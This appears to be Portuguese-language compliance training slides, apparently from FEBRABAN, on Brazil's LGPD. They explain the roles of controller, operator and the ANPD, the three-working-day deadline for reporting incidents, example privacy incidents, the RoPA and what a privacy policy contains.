


## Não discriminação

Não utilizar eventual acesso a informações de orientação sexual de profissionais para aplicar medidas discriminatórias.

# Bases legais para o tratamento de Dados Pessoais


Cada **atividade de tratamento** está atrelada a uma **finalidade** e para cada finalidade é dever do Controlador apontar uma **base legal**:



\*\* As hipóteses do **legítimo interesse** e **execução de contrato** não se aplicam para o tratamento de dados pessoais sensíveis!

# Direitos dos Titulares

FEBRABAN




## Principais Figuras



## Titular do Dado

Pessoa natural relacionada ao dado objeto do tratamento.



## Controlador

Entidade responsável pelas **decisões** no tratamento de dados pessoais, definindo “**O que?**” e “**como?**” os dados serão tratados.



## Operador

Entidade que **atua em nome** de um controlador e **não possui autonomia** para tomar decisões sobre a atividade de tratamento.



## Encarregado

Colaborador, área ou terceiro **representante do controlador e operador** que atuará como **canal de comunicação entre ele, titular e autoridade nacional**.



## Autoridade Nacional de Proteção de Dados

Conhecida também por **ANPD**, é o órgão da administração pública responsável por **implementar e fiscalizar** o cumprimento da LGPD.

## Controlador

O Controlador é o agente que define a finalidade do tratamento, ou seja, indica o propósito para qual os dados pessoais serão tratados. É também quem define os meios de tratamento no que se refere aos elementos essenciais e não essenciais para o exercício de suas atividades.



### Controlador

**TEM** o poder de decisão para iniciar o tratamento




**DEFINE** a finalidade do tratamento



Define os meios de tratamento:

- Elementos essenciais
- Elementos não essenciais



## Operador

A existência do Operador depende de uma decisão do Controlador, que pode optar por realizar as operações de tratamento de dados pessoais por si mesmo ou delegar a integralidade ou mesmo parte desse tratamento a terceiro que atuará como Operador.



### Operador

**SEM** o poder de decisão para iniciar o tratamento



**NÃO** determina a finalidade do tratamento



Define os meios de tratamento:

- Elementos essenciais
- Elementos não essenciais



## Instituições - Controlador

### Exemplos

- Tratamento de dados pessoais de profissionais das Instituições (pesquisas internas, dados financeiros para pagamento de salário, dados para e-social, atendimento ambulatorial, entre outros);
- Envios de e-mail marketing para potenciais clientes;
- Prestação de serviços financeiros;
- Prestação de serviços de Auditoria.



## Terceiros - Operador

### Exemplos

- Prestação de serviços de processamento de folha de pagamento;
- Prestação de serviços de call center;
- Prestação de serviços de suporte técnico e implementação de ferramentas;
- Prestação de serviços para geração de leads;

A Autoridade Nacional de Proteção de Dados (ANPD) é um órgão da administração pública, integrante da Presidência da República, responsável por zelar, implementar e fiscalizar o cumprimento da LGPD em todo o território nacional.

## Medidas já adotadas pela ANPD

- Sítio eletrônico para publicação de informações e comunicação com a sociedade;
- Tomada de subsídios sobre alguns temas como notificação de incidentes e LGPD;
- Canal para reporte de incidentes;
- Guias e recomendações;
- Audiências Públicas;
- Assinatura de acordos com outros órgãos, entre outros.

## Publicações



Planejamento Estratégico  
2021-2023 e Agenda  
Regulatória 2021-2022

Fonte: <https://www.gov.br/anpd/pt-br/documentos-e-publicacoes/planejamento-estrategico/planejamento-estrategico-2021-2023.pdf>

Formulário de comunicação de incidente de segurança com dados pessoais à Autoridade Nacional de Proteção de Dados (ANPD)

Comunicação

Tipo de comunicação:

Completa.  
 Parcial.

Para comunicação parcial:

Preliminar.  
 Complementar.

Critério para a comunicação:

O incidente de segurança pode acarretar risco ou dano relevante aos titulares.  
 Não tenho certeza sobre o nível de risco do incidente de segurança.

Agente de tratamento

O notificante é:

Controlador.  
 Operador.

Se operador, informar se já houve comunicação ao controlador:

Dados do agente de tratamento:

Número do CPF ou CNPJ:


Nome ou Razão Social:

Natureza da Organização (Pública ou Privada):

Endereço:

Orientações sobre reporte  
de incidentes e sanções  
administrativas

Fonte: <https://www.gov.br/anpd/pt-br/assuntos/incidente-de-segurança>




Guia Orientativo sobre  
Agentes de Tratamento e  
Encarregado de Dados

Fonte: [https://www.gov.br/anpd/pt-br/assuntos/noticias/inclusao-de-arquivos-para-link-nas-noticias/2021-05-27-guia-agentes-de-tratamento\\_final.pdf](https://www.gov.br/anpd/pt-br/assuntos/noticias/inclusao-de-arquivos-para-link-nas-noticias/2021-05-27-guia-agentes-de-tratamento_final.pdf)



Cartilha de Segurança para  
Internet em parceria com a NIC

Fonte: <https://cartilha.cert.br/fasciculos/protecao-de-dados/fasciculo-protecao-de-dados.pdf>



- Tomadas de subsídios -  
regulamentação em micro e  
pequenas empresas e notificação de  
incidentes

Fonte: [https://www.gov.br/anpd/pt-br/assuntos/noticias/anpd-abre-consulta-publica-sobre-norma-de-fiscalizacao/2021-05-29\\_minuta-de-resolucao-de-fiscalizacao-par-a-consultapublica.pdf](https://www.gov.br/anpd/pt-br/assuntos/noticias/anpd-abre-consulta-publica-sobre-norma-de-fiscalizacao/2021-05-29_minuta-de-resolucao-de-fiscalizacao-par-a-consultapublica.pdf)

# Programa de Privacidade

# Programa de Privacidade

FEBRABAN

A seguir são apresentadas alguns exemplos de atividades que fazem parte de um programa de privacidade:

01

## Direito dos Titulares

O titular dos dados pessoais tem direito a obter do controlador, em relação aos dados do titular por ele tratados, a qualquer momento e mediante requisição: confirmação de tratamento, acesso, correção, descarte dos dados, etc.

02

## Mapeamento de Dados Pessoais (RoPA)

O RoPA é o inventário de dados e contém o mapeamento de todos os dados pessoais dos processos da Organização.

03

## Consentimento

Documento que formaliza o “de acordo” do titular para o tratamento de seus dados pessoais para uma finalidade determinada.

04

## Comunicação de Incidentes

O controlador deverá comunicar à autoridade nacional e ao titular a ocorrência de incidente de segurança que possa acarretar risco ou dano relevante aos titulares.

05

## Relatório de Impacto

Necessário para processos com maiores riscos de impacto à proteção dos dados pessoais e contém planos de mitigação.

06

## Política de Privacidade

Documento que especifica como uma empresa coleta, usa e armazena as informações pessoais dos seus clientes e usuários. Ela também é chamada de Termos de Privacidade.

# Comunicação de Incidentes de Privacidade

FEBRABAN

Conforme o Art. 6º e o Art. 9º da Resolução CD/ANPD nº 15, de 24 de abril de 2024 que Aprova o Regulamento de Comunicação de Incidente de Segurança, **a comunicação à ANPD e aos titulares deverá ser realizada pelo controlador no prazo de três (3) dias úteis**, ressalvada a existência de prazo para comunicação previsto em legislação específica.

A comunicação voluntária do incidente pelo controlador é demonstração de transparência, cooperação e boa-fé do agente e será considerada em eventual ação de fiscalização da ANPD.

## Exemplos: Tipos de Incidentes e Modelos de Comunicação

### Principais Tipos de incidentes

-  Envio de um e-mail contendo dados pessoais a um destinatário errado
-  Perda/furto do computador com informações de dados pessoais
-  Phishing/Malwares
-  Softwares não homologados instalados na máquina
-  Engenharia Social
-  Ransomware

### Modelo de Report para Operador



### Modelo de Report para Controlador



# Exemplos - Incidentes de Privacidade

## O que aconteceu

### Cenário A

O profissional enviou um e-mail equivocadamente a um indivíduo de outra empresa com nome similar. O e-mail expôs dados pessoais dos clientes titulares de planos de previdência, como nome, CPF e valores de pagamento do benefício.

## O que deu errado?

### Cenário B

O profissional equivocadamente substituiu um template em branco em um sistema (que fica à disposição de todos os usuários para download) por um formulário preenchido com dados pessoais de funcionários de terceiros do cliente, como nome, previdência social número e salário.

## Qual a exposição?

- O compartilhamento de dados confidenciais e privados ocorreu por e-mail e não via ferramenta homologada da Organização para essa finalidade.
- Número significativo de horas (executivos) na preparação de relatório de incidente robusto;
  - Risco de exposição a terceiros e / ou divulgação do incidente (comunicar ao regulador).
  - Impacto no relacionamento com o cliente (perda de credibilidade).


Falha no monitoramento/ revisão das mudanças realizadas no sistema.



**Notificação de incidentes de privacidade:** Está disponível no site da ANPD formulários para a elaboração das comunicações quando há incidentes envolvendo titulares de dados pessoais, as **comunicações devem ocorrer em até 3 dias úteis após a confirmação do incidente**, conforme definido na Lei.

# RoPA (*Record of Processing Activities*)

O controlador e o operador devem manter **registro atualizado das operações de tratamento de dados pessoais que realizarem**. A seguir é apresentado alguns exemplos de informações que devem ser consideradas na construção do RoPA.



# Política de Privacidade

FEBRABAN

A LGPD, apresenta as definições e critérios esperados, para segurança e privacidade de dados e informações.



## Política de Privacidade

ONDE POSSO ENCONTRAR  
ESTE TEMA NA LGPD?

Arts. 7º, 40º, 46º, 47º, 48º e 49º

### Política de Privacidade

- Refletir os **tratamentos de dados pessoais** que são feitos pela organização em seus serviços, sites, portais e aplicativos.
- Instrumento de implementação do *Privacy by Design* e faz parte da estrutura de documentos para a **proteção de dados**.
- Objetiva dar **visibilidade** ao tratamento de dados pessoais em um determinado processo, atendendo aos **princípios** da LGPD.
- Endereçado aos **Titulares de dados** (usuários de sites, portais e aplicativos) de forma **pública, clara e precisa**.

### Conteúdo da Política de Privacidade

- Informações sobre a **organização** responsável pelo tratamento;
- **Dados pessoais** e respectivas **finalidades** do tratamento, inclusive os dados não informados pelo titular (IP, localização, etc);
- **Base jurídica** do tratamento;
- Prazo de **retenção** dos dados pessoais;
- Informações de **contato do DPO** (*Data Protection Officer*) ou encarregado de proteção de dados da organização;
- Orientação para atendimento aos **Direitos dos titulares** de dados pessoais, bem como a indicação dos **canais apropriados para as solicitações**;
- Compartilhamento de dados com **terceiros** e suas finalidades;
- **Transferência internacional** e suas finalidades;
- Tratamento por **legítimo interesse** (caso aplicável);
- **Decisões automatizadas** e a possibilidade de revisá-las (caso aplicável);
